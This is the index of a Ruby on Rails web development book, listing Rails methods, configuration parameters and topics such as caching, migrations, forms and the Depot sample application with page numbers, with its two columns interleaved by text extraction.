method, 520 :buffer_size parameter, 469 Autocompletion, 584 Bugs, 620 Autoloading of files, 269 Builder, see Template, rxml average method, 338 :builder parameter, 540 Business logic, templates and, 511 B Business rules, 22 Busy indication (Ajax), 567 :back parameter, 472 :bad_gateway parameter, 230 button_to method, 102, 120, 506, 518 :bad_request parameter, 230 :id parameter, 110 Barron, Scott, 20, 484 button_to_function method, 576 base_path attribute, 509 bytes method, 281 :bcc parameter, 519 bcc header (e-mail), 612 C Before filter, 489 cache method, 556, 558
CACHE _ CLASSES ( CONFIG ) 737 COMPOSED _ OF METHOD cache_classes (config), 680 content, 207–208 cache_store (config), 500, 559, 685 overview of, 208–209 cache_sweeper method, 502 translation, 193–206 cache_template_loading (config), 686 overview of, 122–123 caches_action method, 498 quantity and, 115f, 112–115 caches_page method, 497 sessions and, 105–109 Caching, 496–503 visual effects, 134f, 133–135 action, 496 Cascading Style Sheets, see Stylesheet child row count, 392, 395 Catalog display, see Depot application child rows, 394 :cc parameter, 519 expiring, 499, 558 cc header (e-mail), 612 filename, 503 CGI, 654 fragment, 555–560 see also Deployment; Web server naming fragments, 558 change method, 282 only in production, 498, 556 change_column method, 298 page, 496 Char column type, 318 security issues, 650 Character set (e-mail), 612 sent data, 547 chars method, 286 session objects, 109 check_box method, 527 storage options, 500, 559 Checkboxes, 527 store fragments Child rows, preloading, 394 in DRb server, 560 Child table, see Association in files, 560 CISP compliance, 647, 651 in memcached server, 560 Clark, Mike, 210 in memory, 559 Class (Ruby), 666, 670 sweeper, 501 autoloading, 269 time-based expiry, 502 Class hierarchy, see Ruby, inheritance; what to cache, 498 Single-table inheritance calculate method, 338 :class_name parameter, 349, 365, 372 call method, 606 Clob column type, 318 Callbacks, 408f, 407–414 Code (downloading book’s), 17 see also Active Record, callback Code block (Ruby), 675 Callbacks (Ajax), 572 extends association, 376 Capistrano, 657–661 Collaboration, 17 see also Deployment Collection Cart, 67, 105–123 edit on form, 541 accessing in session, 109 iterating over, 125, 553 adding, 102–103, 104f :collection parameter, 126, 451, 553 Ajax and, 129f, 125–130 collection_select method, 529 Ajax-based, 130–133 colorize_logging (config), 682 checkout, 142–158 :cols parameter, 527 credit card processing, 144 Column types in database, 296 flash, hiding, 155–157 Columns order capture form, 147f, 151f, magic names for, 355 146–152 statistics for, 338 order details, capturing, 152–154, columns method, 415 155, 156f Columns, migrations, 298 orders, capturing, 142–157 columns_hash method, 415 overview of, 157–158 Command line, 37 creating, 109–112 run application from, 262, 621 empty feature, 120–122 Comments (Ruby), 668 error handling, 116f, 115–120 Commit, see Transaction hiding, when empty, 136–139 composed_of method, 349 internationalization of, 193–209 :allow_nil parameter, 350
C OMPOSITE PRIMARY KEY 738 C ONFIGURATION PARAMETERS :class_name parameter, 349 log_level (Global options), 681 :constructor parameter, 350 log_path (Global options), 681 :converter parameter, 350 logger (Action Controller), 685 :mapping parameter, 350 logger (Action Mailer), 687 Composite primary key, 322 logger (Active Record), 683 Composition, see Aggregation logger (Global options), 681 Compress response, 490 observers (Active Record), 414 :conditions parameter, 330, 333, 339, 362, optimise_named_routes (Action Controller), 365, 372, 430 685 conditions_by_like, 569 page_cache_directory (Action Controller), conditions_by_like method, 569 503, 685 Configuration, 264–268 page_cache_extension (Action Controller), config/ directory, 264 503, 685 database connection, 266 param_parsers (Action Controller), 685 database.yml, 71 perform_caching (Action Controller), 498, environments, 265 685 parameters, 268, 680–688 perform_deliveries (Action Mailer), 610, setting environment, 266 687 testing, 73–74 plugin_loader (Global options), 681 Configuration parameters plugin_locators (Global options), 682 after_initialize (Global options), 680 plugin_paths (Global options), 682 allow_concurrency (Action Controller), 684 plugins (Global options), 682 allow_concurrency (Active Record), 682 pluralize_table_names (Active Record), 683 append_view_path (Action Controller), pre_loaded_fixtures (Testing), 688 684 prepend_view_path (Action Controller), asset_host (Action Controller), 521, 684 685 cache_classes (Global options), 680 primary_key_prefix_type (Active Record), cache_store (Action Controller), 500, 559, 683 685 raise_delivery_errors (Action Mailer), 611, cache_template_loading (Action 687 Controller), 686 record_timestamps (Active Record), 410, colorize_logging (Active Record), 682 683 consider_all_requests_local (Action register_template_extensions (Action Controller), 685 Mailer), 687 controller_paths (Global options), 680 request_forgery_protection_token (Action database_configuration_file (Global options), 681 Controller), 685 debug_rjs (Action Controller), 686 resource_action_separator (Action debug_routes (Action Controller), 685 Controller), 686 default_charset (Action Controller), 685 resource_path_names (Action Controller), default_charset (Action Mailer), 611, 686 686 default_content_type (Action Mailer), 687 routes_configuration_file (Global options), default_mime_version (Action Mailer), 687 682 default_timezone (Active Record), 409, 683 schema_format (Active Record), 683 delivery_method (Action Mailer), 609, 687 sendmail_settings (Action Mailer), 687 erb_trim_mode (Action Controller), 686 session_store (Action Controller), 686 field_error_proc (Action Controller), 686 smtp_settings (Action Mailer), 610, 687 frameworks (Global options), 681 store_full_sti_class (Active Record), 684 ignore_tables (Active Record), 684 table_name_prefix (Active Record), 683 implicit_parts_order (Action Mailer), 687 table_name_suffix (Active Record), 683 load_once_paths (Global options), 681 template_root (Action Controller), 465, load_paths (Global options), 681 508 lock_optimistically (Active Record), 424, template_root (Action Mailer), 688 683 time_zone (Global options), 682
: CONFIRM PARAMETER 739 C URRENCY timestamped_migrations (Active Record), location for, 51f 683 naming conventions, 269 use_accept_header (Action Controller), pagination, 521 686 parameters, 170f use_instantiated_fixtures (Testing), 688 Rails routes to, 49f use_transactional_fixtures (Testing), 688 routing and, 25 verbose (Active Record), 684 subclass, 494 view_path (Global options), 682 submodules, 269, 440 whiny_nils (Global options), 682 access from template, 509 :confirm parameter, 518 URLs and, 48f, 48, 426 Confirm on destroy, 93 use of partial templates, 555 :conflict parameter, 230 see also Action Controller; MVC connect method, 429 controller attribute, 509 :conditions parameter, 430 controller_paths (config), 680 :defaults parameter, 430 Convention over configuration, 15, 24, 28, :format parameter, 457 57, 70, 268, 315 :requirements parameter, 430 :converter parameter, 350 Connection error, diagnosing, 73 Cookie Store, session storage, 482 consider_all_requests_local (config), 685 Cookies, 473–486 console script, 272 detecting if enabled, 474 console (script), 261 expiry, 474 console script, 176 naming, 108 production mode, 662 options, 474 Console, starting, 33f restricting access to, 474 Constants, 668 _session_id, 477 Constructor, 666 for sessions, 106 :constructor parameter, 350 sessions and, 107 Content type vulnerability to attack, 643 default charset if UTF-8, 288 see also Sessions e-mail, 612, 616 cookies attribute, 233, 462, 473 rendering, 468 Coué, Émile, 11 REST and, 457 count method, 338 see also HTTP, Accept header count_by_sql method, 340 Content-Type, 546 Counter @content_for_layout, 100 caching, 395 content_length attribute, 464 in partial collections, 554 content_tag method, 538 :counter_cache parameter, 396 :content_type parameter, 468 Counting rows, 340 content_type attribute, 463 Coupling, reducing with MVC, 23 :continue parameter, 230 create method, 328, 345, 640 Continuous integration, 37 Create new application, 69 Control structures (Ruby), 674 create! method, 345, 375 Controller create_table method, 299 actions, 24 :created parameter, 230 architecture of, 30 created_at/created_on column, 355, 409 duplicate orders, 153 Credit-card processing, 144 exposing actions by mistake, 642 cron command, 485 function of, 23, 30 Cross-site scripting (CSS), 643–645 generating, 47, 98f, 95–98 CRUD, 327–346 index action, 96 CSS, see Stylesheet; Test, assert_select instance variable, 55 curl, 184, 186 integration into model and view, 523 Currency internationalization and, 195 storing, 81 linking pages together, 58 translating, 202
C URRENT P AGE 740 : DATETIME COLUMN TYPE using aggregate, 352 join table, 361 Current Page legacy schema, 320 current_page, 519 like clause, 332 current_page method, 519 map tables to classes, 316 Custom form builder, 537 migration, 75, see Migration Custom messages, 311 MySQL, 42, 323 CVS, 37 object-relational mapping and, 27 cycle method, 93, 517 Openbase, 324 Cygwin, 74 Oracle, 325 passwords, 41, 159 D Postgres, 42, 325 preload child rows, 395 DarwinPorts, see Installing Rails, on Mac OS X; MacPorts primary key column, 303, 320 Data disabling, 303, 360 aggregations, 350f, 348–353 relationships between models, 145 editing, 603 remote, 72 encryption of, 647–648 rename tables, 301 pagination, 522 rows in, 28 reloading, 343 rows, updating, 343 showing/hiding, 604 Ruby objects in, 347 structured, 347 schema_migrations table, 77 Data migration, 304–307 self-referential join, 387 Data transfer, 469 sessions and, 106 Database SQL Server, 325 acts as..., 388 SQLite, 42, 325 adapter, 72 SQLite Manager, 75 adapters for, 266 statistics on column values, 338 column type mapping, 318 supported, 322 column types, 296 Sybase, 326 columns and attributes, 316 table naming, 269, 271, 316 columns, adding, 79 table navigation, 182 connecting to, 70, 73, 266, 322 test, see Test, unit connection errors, 73 transaction, see Transaction connections and models, 326 translation of content, 207 count child rows, 395 user and password, 72 _count column, 396 see also Active Record; Model, see also count rows, 340 Migrations create rows, 327 database.yml, 71, 266, 327 create using mysqladmin, 70 aliasing within, 266 creating, 70 database_configuration_file (config), 681 currency, 81 Date date and time formatting, 283 columns, 318, 409 DB2, 323 formatting, 515 driver for, 41 header (e-mail), 613 encapsulate with model, 27 scaling methods, 281 Firebird, 323 selection widget, 531 fixture, see Test, fixture Date and time extensions, 282–284 fixture data, 217 :date column type, 296 foreign key, 143, 357, 381n Date extension fourth normal form, 207 to_s, 283 Frontbase, 323 to_time, 283 group by, 339 date_select method, 531 index, 302 Datetime column type, 318 InnoDB, 300 :datetime column type, 296
DATETIME _ SELECT METHOD 741 D EPOT APPLICATION datetime_select method, 531 filter_parameter_logging (Action Davidson, James Duncan, 651 Controller), 648 days method, 281 has_and_belongs_to_many (Active Record), DB2, 41, see Database 361 DB2 adapter, 323 has_many (Active Record), 361, 369 db:migrate, 73, 77, 294 has_one (Active Record), 360, 364 db:schema:migrations, 261 in_place_edit_for (Action Controller), 596 db:sessions:clear, 114 layout (Action Controller), 549 db:sessions:create, 107 map.connect (Routing), 427 db:test:prepare, 213 primary_key= (Active Record), 321 dbconsole (script), 261 serialize (Active Record), 347 DBI (database interface), 26 set_primary_key (Active Record), 321 DDL, see Database; SQL set_table_name (Active Record), 316 debug method, 273, 509, 516 validates_acceptance_of (Validation), 400 debug_rjs (config), 686 validates_associated (Validation), 400 debug_routes (config), 685 validates_confirmation_of (Validation), 401 Debugging validates_each (Validation), 401 Ajax, 132 validates_exclusion_of (Validation), 402 breakpoints, 273 validates_format_of (Validation), 402 using console, 261, 272 validates_inclusion_of (Validation), 402 debug, 273 validates_length_of (Validation), 160, 403 display request, 509 validates_numericality_of (Validation), 404 hints, 272 validates_presence_of (Validation), 404 Decimal column type, 296, 318 validates_size_of (Validation), 405 Declarations validates_uniqueness_of (Validation), 405 explained, 670 verify (Action Controller), 494 acts_as_list (Active Record), 388 Declarations, relationship, 386f acts_as_tree (Active Record), 390 def keyword (methods), 668 after_create (Active Record), 407 Default action, see Action, index after_destroy (Active Record), 407 default_charset (config), 611, 685, 686 after_find (Active Record), 407, 409 default_content_type (config), 687 after_initialize (Active Record), 407, 409 default_mime_version (config), 687 after_save (Active Record), 407 default_timezone (config), 409, 683 after_update (Active Record), 407 default_url_options method, 438 after_validation (Active Record), 407 :defaults parameter, 430 after_validation_on_create (Active Record), delay method, 606 407 delete method, 229, 346, 463, 642 after_validation_on_update (Active DELETE (HTTP method), 462 Record), 407 delete_all method, 346 attr_protected (Active Record), 640 delivery_method (config), 609, 687 before_create (Active Record), 407 :dependent parameter, 365 before_destroy (Active Record), 407 Deployment, 651 before_save (Active Record), 407 Capistrano, 657–661 before_update (Active Record), 407 e-mail application errors, 663 before_validation (Active Record), 407 FastCGI, 653 before_validation_on_create (Active Mongrel, 654 Record), 407 monitoring, 661–662 before_validation_on_update (Active Passenger, installation, 655–656 Record), 407 production chores, 662–664 belongs_to (Active Record), 360–362 production server basics, 653f, 653–654 cache_sweeper (Action Controller), 502 proxying requests, 653 caches_action (Action Controller), 498 starting, 651–652 caches_page (Action Controller), 497 see also Capistrano composed_of (Active Record), 349 Depot application, 67f, 63–68
D ESKTOP 742 DROP _ RECEIVING _ ELEMENT METHOD Active Resource collections and, 631–633 fixtures, 216–219 Active Resource products and, 628–631 functional, 224–240 administration, 159–180 integration, 240–249 access, limiting, 171–174 mock objects and, 253–255 logging in, 170f, 168–171 performance, 249–253 sidebar, 176f, 174–178 support for, 211 users, adding, 159–168 unit, 220f, 211–223 Ajax, 124–141 use cases, 64 cart and, 129f, 125–130, 133 XML Feed, 182f, 184f, 181–190 cart, hiding when empty, 136–139 Desktop, 40 JavaScript disabled and, 139–140 destroy method, 346, 367, 421, 642 overview of, 140–141 Destroy command, 261 visual effects, 134f, 133–135 see also Generate command approach to, 63 destroy (script), 261 buyer pages, 65f destroy_all method, 346 cart design, 67 Development catalog display, 95–104 Environment, 36 add to cart feature, 102–103, 104f, incremental, 63 129 reloading code, 54 layouts, adding, 101f, 99–101 server, 45 listing, creating, 98f, 95–98 development.rb, 267 overview of, 103–104 Digest, 159 price, formatting, 101–102 Directory structure, 44, 45, 257–264 checkout, 142–158 load path, 267 credit card processing, 144 testing, 211 flash, hiding, 155–157 display: none, 137 order capture form, 147f, 151f, :disposition parameter, 469 146–152 :disposition parameter, 469 order details, capturing, 152–154, distance_of_time_in_words method, 515 155, 156f :distinct parameter, 339 orders, capturing, 142–157 do ... end (code block), 675 overview of, 157–158 doc/ directory, 258 data, 66–67 doc:app, 679 internationalization of, 193–209 <!DOCTYPE...> and Internet Explorer, 133 content, 207–208 Document Object Model (DOM), 131 overview of, 208–209 Documentation, 16 translation, 193–206 application, 191, 192f page flow, 64–66 Rails, 19 product maintenance, 69 DOM manipulation, see Ajax add missing column, 79–84 domain attribute, 463 display, improving, 89–94 Domain-specific language for testing, 244 iteration one, 69–75 Don’t Repeat Yourself, see DRY products model, 75–79 Double column type, 318 validation, 86f, 87f, 85–89 DoubleRenderError exception, 465 seller pages, 66f down method, 295 shopping cart, 105–123 Download source code, 17 creating, 109–112 Drag-and-Drop, 590 empty cart function, 120–122 draggable method, 607 error handling, 116f, 115–120 draggable_element method, 591 overview of, 122–123 DRb quantity and, 115f, 112–115 fragment store, 560 sessions and, 105–109 session store, 482 source code, 689–726 Dreamweaver, 38n testing, 210–255 drop_receiving_element method, 591
DRY 743 E XPRESSION ( INLINE ) DRY custom, 266, 267 attributes and, 317 e-mail, 609 and layouts, 548 load path, 267 principle, 15, 17 and logging, 261, 272 and routes, 433 specifying, 266, 267 Duplication (removal), see DRY test, 212 Dynamic content, 51, see Template erase_render_results method, 465 Dynamic finder, 163, 341 ERb, 51 Dynamic fixtures, 250 templates, 511 Dynamic scaffold, see Scaffold, dynamic trim mode, 512 Dynamic SQL, 332 see also Template, dynamic Dynamic templates, 561 erb_trim_mode (config), 686 Error E displaying, 118 -e option, 266 handling in controller, 116f, 116 E-mail handling in model, 536–537 Action Mailer and, 609 migrations and, 311 attachments, 619 store in flash, 117, 486 bugs and, 622 validation, 398 HTML format, 615, 617f see also Validation receiving, 620 :error parameter, 230 sending, 611 templates for, 613 Error (log level), 272 E-TextEditor, 39 Error handling, 115–120 each_char method, 278 Error messages, built into validations, 219, each_with_object method, 277 406 Edge Rails, 264 Error notification by e-mail, 663 see also Rails, freezing error_message_on method, 536 Editing in place, 595 error_messages_for method, 151, 536 Editors, 36–40 errors attribute, 536 effects.js, 133 errors object, 88 Element.hide, 567 errors.add method, 88, 398 Element.show, 567 errors.clear method, 398 Elements, selecting, 605 errors.on method, 398, 536 Email, see Action Mailer establish_connection method, 322, 327 email.encoded method, 615 even method, 281 Encapsulation, 27 exabyte method, 281 :encode parameter, 519 Example code, 689–726 encodeURIComponent method, 567 :except parameter, 490 Encryption Exception callback example, 411 e-mail notification of, 663 of data, 647 rescue, 117 end_form_tag method, 544 Ruby, 676 ends_with method, 278 see also Error handling Enumerable extensions, 276 excerpt method, 517 each_with_object, 277 group_by, 276 execute method, 308 index_by, 277 :expectation_failed parameter, 230 many, 277 expire_action method, 499 sum, 277 expire_fragment method, 558, 559 env attribute, 463 expire_page method, 499 environment.rb, 267 Expiring cached content, 499, 558 Environments, 265–266 Expiring sessions, 485 and caching, 498, 556 Expression (inline), 511
FACADE COLUMN 744 F ORM F find_or_create_by_ method, 342 Facade column, 417 find_or_initialize_by_ method, 342 :failed_dependency parameter, 230 find_tag method, 233 FastCGI, 653 Firebird, 41, 323 see also Deployment; Web server Firebird Adapter, 323 Fatal (log level), 272 :first parameter, 332, 336 field_error_proc (config), 686 first method, 278, 390 Fielding, Roy, 442 Fixnum extensions, 281 fields_for method, 533 Fixture, 216–219 :file parameter, 467 data, loading from, 306 File autoloading, 269 dynamic, 250 File transfer, 469 naming, 218 security issues, 646 see also Test, fixture uploading to application, 525, 544–547 Fixture data, 217 file_field method, 545 fixture_file_upload method, 234 :filename parameter, 469 fixtures method, 217 :filename parameter, 469 Flash, 116, 486–488 Filename conventions, 269 display error in, 118 Filter, 171, 488–496 hiding, 155 after, 489 in layout, 487 around, 491 .keep, 488 before, 489 .now, 487 block, 489 restrictions, 488 and caching, 497 testing content, 226 compress response, 490 flash attribute, 226, 233, 509 declarations, 489 Flat file, session store, 483 JavaScript, 571 Flex Mock (mock objects), 255 modify response with, 490 Float column type, 318 ordering, 490 :float column type, 296 and subclassing, 494 flunk method, 223 terminate request with, 489 follow_redirect method, 234 for verification, 494 follow_redirect! method, 248 filter method, 489 :forbidden parameter, 230 filter_parameter_logging method, 648 :force option (to create_table), 300 find method, 97, 329, 638, 641 Force reload child, 369 :all parameter, 97, 332 Foreign keys, 143, 358 :conditions parameter, 330, 333 see also Active Record; Database, foreign :first parameter, 332, 336 key :from parameter, 335 :foreign_key parameter, 362, 365, 372 :group parameter, 335 Form, 523–544 :include parameter, 336, 394 alternative field helper syntax, 533 :joins parameter, 334 check_box, 527 :limit parameter, 333 collection_select, 529 :lock parameter, 336 collections and, 541 :offset parameter, 334 content_tag, 538 :order parameter, 333 custom builders for, 537–541 :readonly parameter, 335 data, 152, 329 :select parameter, 334 data flows through, 170 Find (dynamic), 341 date and time, 531 find_all_by_ method, 341 date_select, 531 find_all_tag method, 234 datetime_select, 531 find_by_ method, 341 end_form_tag, 544 find_by_sql method, 336–338, 354, 416 error_messages_for, 151 find_last_by_ method, 341 fields in, 526
F ORM HELPERS 745 G LOBAL OPTIONS file_field, 545 Formatting helpers, 515 form_for, 148, 524 FormBuilder, 537 form_tag, 169, 525, 541, 544 fortnights method, 281 helpers, 524–532 :found parameter, 230 helpers for, 148 Fourth normal form, 207 hidden_field, 527 Fragment caching, see Caching, fragment in-place editing, 595 Framework, 14 labels, 533 frameworks (config), 681 multipart data, 544 Freezing Rails, see Rails, freezing multiple models in, 533 :from parameter, 335 no-op, 565 from method, 278 nonmodel fields, 541–544 From address (e-mail), 612 option_groups_from_collection_for_select, from_now method, 281 531 Frontbase, 323 order capturing, 146 Fuchs, Thomas, 20, 584 password_field, 527 Functional tests, 224–240 password_field_tag, 169 see also Test radio_button, 527 security issues with parameters, 640 G select, 528 Garrett, Jesse James, 124 select_date, 532 :gateway_timeout parameter, 230 select_datetime, 532 Gehtland, Justin, 563 select_day, 532 gem server, 19 select_hour, 532 gem_server, 40 select_minute, 532 generate method, 428, 434 select_month, 532 generate command select_second, 532 controller, 47, 95, 271 select_tag, 542 mailer, 611 select_time, 532 migration, 79 select_year, 532 model, 76 selection list from database table, 529 generate script, 262 selection lists with groups, 529 get method, 225, 229, 242, 248, 463 submitting, 524 GET (HTTP method), 462 text_area, 148, 527 problem with, 93, 505–507 text_field, 148, 527 get_via_redirect! method, 249 text_field_tag, 169, 542 gigabytes method, 281 upload files via, 544 Git, 37 see also Helpers Global options Form helpers, 148 after_initialize (config), 680 Form parameters, 640–641 cache_classes (config), 680 Form.serialize method, 577 controller_paths (config), 680 form_for method, 148, 524 database_configuration_file (config), 681 :builder parameter, 540 frameworks (config), 681 :html parameter, 525 load_once_paths (config), 681 :url parameter, 148, 525 load_paths (config), 681 form_remote_tag, 577 log_level (config), 681 form_remote_tag method, 131, 577, 580 log_path (config), 681 :html parameter, 581 logger (config), 681 form_tag method, 169, 525, 541, 544 plugin_loader (config), 681 :multipart parameter, 525, 545 plugin_locators (config), 682 form_tag, 544 plugin_paths (config), 682 :format parameter, 457 plugins (config), 682 format attribute, 463 routes_configuration_file (config), 682 format_and_extension attribute, 463 time_zone (config), 682
: GONE PARAMETER 746 HIDDEN _ FIELD METHOD view_path (config), 682 error_messages_for, 536 whiny_nils (config), 682 excerpt, 517 :gone parameter, 230 fields_for, 533 Google Web Accelerator (GWA), 505 form, 533 :group parameter, 335 form_remote_tag, 131, 577, 580 Group by, 339 formatting, 515–522 group_by method, 276 h, 54, 93, 97, 513, 645 Grouped options in select lists, 529 highlight, 517 Gruhier, Sébastien, 576 html_escape, 513 image_tag, 98, 519 H implement with modules, 672 in_place_editor_field, 596 h method, 54, 93, 97, 513, 645 Halloway, Stuart, 563 javascript_include_tag, 131, 520, 569 has_and_belongs_to_many method, 361, 370, link_to, 59, 102 394 link_to_function, 576 :class_name parameter, 372 link_to_remote, 570 :conditions parameter, 372 mail_to, 519 :foreign_key parameter, 372 markdown, 517 has_many method, 145, 361, 369, 374, 394 naming convention, 269 :select parameter, 375 number_to_currency, 102 :source parameter, 374 number_to_currency, 515 :through parameter, 182, 374 number_to_human_size, 516 :unique parameter, 375 number_to_percentage, 516 has_one method, 360, 364, 383 number_to_phone, 516 :as parameter, 384 number_with_delimiter, 516 :class_name parameter, 365 number_with_precision, 516 :conditions parameter, 365 observe_field, 577 :dependent parameter, 365 observe_form, 577 :foreign_key parameter, 365 pagination, 521 Hashes pluralize, 517 Active Support, 278 Prototype, 569 arrays and, 673 PrototypeHelper, 564 digest, 159 remote_form_for, 578 options as, 285 remote_function, 576 parameter lists, 674 replace_html, 132 :having parameter, 339 sanitize, 513, 645 head method, 229, 463 Script.aculo.us, 607 HEAD (HTTP method), 462 simple_format, 516 headers attribute, 462, 463, 470, 473, 509 sortable_element, 593 Headers (request), 462 stylesheet_include_tag, 520 Heinemeier, David, 18 stylesheet_link_tag, 91, 520 Hello, World!, 46 submit_to_remote, 578 Helper methods, 59 text_field_with_auto_complete, 589 Helpers, 60, 101, 514 textilize, 517 auto_discovery_link_tag, 520 textilize_without_paragraph, 517 button_to, 102 time_ago_in_words, 515 button_to_function, 576 truncate, 93 conditions_by_like, 569 truncate, 517 creating, 137 validation, see Validation cycle, 93, 517 visual_effect, 135, 599 debug, 509, 516 word_wrap, 517 distance_of_time_in_words, 515 see also Form draggable_element, 591 hidden_field method, 527 drop_receiving_element, 591 :maxlength parameter, 527
HIDE METHOD 747 I NTER - REQUEST STORAGE :size parameter, 527 validating, 641 hide method, 604 id column, 355 hide_action method, 461 :id option (to create_table), 303, 360 Hiding elements, 136 Idempotent GET, 505–507 Hierarchy, see Ruby, inheritance; Single Identity (model object), 353 Table Inheritance IDEs, 36–40 higher_item method, 390 Idioms (Ruby), 677 highlight method, 517 if statement, 674 Highlight (Yellow Fade Technique), 133, 134f ignore_tables (config), 684 HIPAA compliance, 647, 651 :im_used parameter, 230 :host parameter, 438 Image links, 519 host attribute, 463 image_tag method, 98, 519 Host parameter, 72 implicit_parts_order (config), 687 host! method, 249 In-Place editing, 595 host_with_port attribute, 463 in_groups_of method, 277 hours method, 281 in_place_edit_for method, 596 HTML in_place_editor_field method, 596 e-mail, sending, 615, 617f :include parameter, 336, 394 ERb and, 54 Incremental development, 63 escaping, 513 index action, 96 Hello, World! app, 50 Index, database, 302 template, see Template index_by method, 277 :html parameter, 525, 581 ActiveSupport::Inflector module, 280 html_escape method, 513, 645 Info (log level), 272 HTTP Inheritance, see Ruby, inheritance; Single Accept header, 457 Table Inheritance cookies, 473 initialize (Ruby constructor), 666 HTTP_REFERER, 472 :inline parameter, 467 <meta> tag, 288 Inline expression, 511 redirect, 470 innerHTML, 574 requests, 185 InnoDB, see Database, InnoDB response format using file extension, 187 insert_html method, 603 specify verb on links, 449 Installation, 31–43 SSL, 648 database adapters, 41 stateful transactions and, 105 desktop, 40 status (returning), 468 on Linux, 34 verb for link_to, 518 on Mac OS X, 33 verbs and REST, 442 requirements, 31 :http_version_not_supported parameter, 230 RubyGems and, 35 HTTPS, 648 updating, 42 https method, 249 versions, 36 https! method, 249 on Windows, 31 humanize method, 279 instance method, 414 Hyperlinks, 57, 58 Instance (of class), 666 Instance method, 667, 670 I Instance variable, 55, 667, 671 :id parameter, 110 InstantRails, 32 id, 25, 110, 320, 358 :insufficient_storage parameter, 230 custom SQL and, 354 Int (integer) column type, 318 and object identity, 353 :integer column type, 296 as primary key, 303 Integer, validating, 404 security issue with model, 641 Integration testing, 240–249 session, 477 Integration, continuous, 37 security issue, 646 Inter-request storage, see Flash
: INTERNAL _ SERVER _ ERROR PARAMETER 748 LOG _ PATH ( CONFIG ) :internal_server_error parameter, 230 disabling, 550 Internationalization, 193–209 naming convention, 269 content, 207–208 partials and, 555 overview of, 208–209 passing data to, 551 translation, 193–206 render or not, 468 see also Unicode, support for selecting actions for, 550 Internet Explorer, quirks mode, 133 yield, 548 irb (interactive Ruby), 261, 272, 677 and yield, 100 IrreversibleMigration exception, 299 :layout parameter, 468, 550 ISP (Internet service provider), 42 layout method, 549 Iterate over children, 367 Legacy schema, see Database Iterator (Ruby), 675 :length_required parameter, 230 less command, 118 J lib/ directory, 259 Life cycle of model objects, 407 JavaScript like clause, 332 direct interaction, 606 :limit parameter, 333, 339 effects, 583 link_to method, 59, 102, 506, 517 encodeURIComponent, 567 :confirm parameter, 518 filter, 571 :method parameter, 93, 449, 518 linking into page, 520 :popup parameter, 518 Prototype, 563–583 link_to_function, 576 running applications if disabled, 139 link_to_remote, 574 security problems with, 643 link_to(), 59 see also Ajax; Template, RJS link_to_function method, 576 JavaScript Object Notation, 190, 275, 626 link_to_if method, 518 javascript_include_tag, 131 link_to_remote method, 570, 574 javascript_include_tag method, 520, 569 JavaServer Faces, 23 :position parameter, 571 jEdit, 39 :update parameter, 571 Join, see Active Record; Association link_to_unless method, 518 Join table, see Association, many-to-many link_to_unless_current method, 519 :joins parameter, 334, 339 Linking pages, 433–438, 517–521 JSON (JavaScript Object Notation), 190, JavaScript, 520 275, 626 problems with side effects, 505–507 JSP, 511 stylesheets, 520 using images, 519 K Linking tables, see Active Record; Association Katz, Bill, 484 Linux, Rails installation, 34 Kemper, Jeremy, 20 List, see Collection; Template, partial Kilmer, Joyce, 516 List (make table act as), 388 kilobytes method, 281 List (selection on form), 528 Komodo, 39 List sorting, 590 Koziarski, Michael, 20 Load path, 267 load_once_paths (config), 681 L load_paths (config), 681 last method, 278, 390 :lock parameter, 336 last_month method, 282 lock_optimistically (config), 424, 683 last_year method, 282 lock_version column, 355, 423 Layout, 548 :locked parameter, 230 access flash in, 487 Locking, 422 adding, 101f, 99–101 log/ directory, 261 @content_for_layout, 100 log_level (config), 681 defined, 99 log_path (config), 681
LOGGER ( CONFIG ) 749 M IXIN ( MODULE ) logger (config), 681, 683, 685, 687 Migration, 75, 77 logger attribute, 464, 509 add_column, 295 Logging, 116, 261, 272 add_index, 302 and environments, 272 change_column, 298 filtering for security, 648 column types, 296 levels, 272 create_table, 299 logger object, 464 down, 295 in production, 662 execute, 308 rolling log files, 662 generating, 79 silencing, 252 and id column, 299 using filters, 488 :id option, 360 viewing with tail, 40 irreversible, 299 Login, 159 :limit option, 296 logout and, 178 remove_column, 295 remembering original URI, 173 remove_index, 302 user authorization, 172 rename_column, 298 Logout, 178 rename_table, 301 lower_item method, 390 :scale option, 296 Lucas, Tim, 301 sequence of, 80 Lütke, Tobias, 20, 144 up, 295 verbosity, 684 M Migrations, 79, 89, 291–314 Mac OS X anatomy of, 297f, 295–299 developer tools, 41 creating, 293 installing on, 33 custom messages, benchmarks, 311 Magic column names, 355 data and, 304–307 Mail, see Action Mailer :default option, 296 mail_to method, 519 errors, recovering from, 311 :bcc parameter, 519 extending, 308 :cc parameter, 519 fixtures, loading data from, 306 :encode parameter, 519 :force option, 300 Mailer templates, 619 forcing version of, 294 many method, 277 :id option, 303 Many-to-many, see Association indices, 302 map.connect method, 427 managing, 313 :mapping parameter, 350 naming conventions, 295 markdown method, 517 :null option, 296 Markdown (formatting), 517 :options option, 300 maximum method, 338 overview of, 291–293 :maxlength parameter, 527 :precision option, 296 Mead, James, 255 :primary_key option, 303 megabytes method, 281 reversing, 294 :member parameter, 451 running, 294–295 memcached schema manipulation, 312 fragment store, 560 schema_migrations table, 294 session store, 483 set initial value of id column, 300 <meta> tag, 288 SQL inside, 308 :method parameter, 93, 449, 518 tables and, 299–304 method attribute, 462 :temporary option, 300 _method request parameter, 449n minimum method, 338 method_missing method, 461, 467 minutes method, 281 :method_not_allowed parameter, 230 :missing parameter, 230 Methods (Ruby), 668 Mixed case names, 268 midnight method, 282 Mixin (module), 672
M OCHA ( MOCK OBJECTS ) 750 N UMBER EXTENSION Mocha (mock objects), 255 socket, 74 Mock objects, 253–255 standard deviation, 338 see also Test mysql.sock, 74 Model mysqladmin, 70 aggregate objects, 348 attributes, 316, 415, 524 databases and, 27 N Named routes, 438 error handling, 536–537 positional parameters to, 440 function of, 22 Named scope, 342 generating, 76 Names (placeholder in SQL), 331 integration into controller and view, 523 Naming convention, 270f, 268–271 life cycle, 407 belongs_to, 362 multiple in one form, 533 controller, 269 security, 641 controller modules, 270 table naming, 316 filename, 269 and transactions, 421 has_one, 365 validation, 85, see Validation helpers, 269, 514 see also Active Record; MVC join table, 359 Model classes, 326 layout, 269, 549 Model-View-Controller, see MVC model, 269, 316 Modules (for controllers), 269, 440 observer, 414 Modules (Ruby), 672 partial template, 552 Molina, Marcel, 20 Ruby classes, methods, and variables, monday method, 282 667 Money, storing, 81 shared partial templates, 554 Mongrel, 654 table, 269 Monitoring application, 661 template, 465, 508 months method, 281 views, 269 months_ago method, 282 Nested pages, see Layout months_since method, 282 Nested resources, 452 move_higher method, 390 NetBeans IDE 6.5, 39 move_lower method, 390 Network drive (session store), 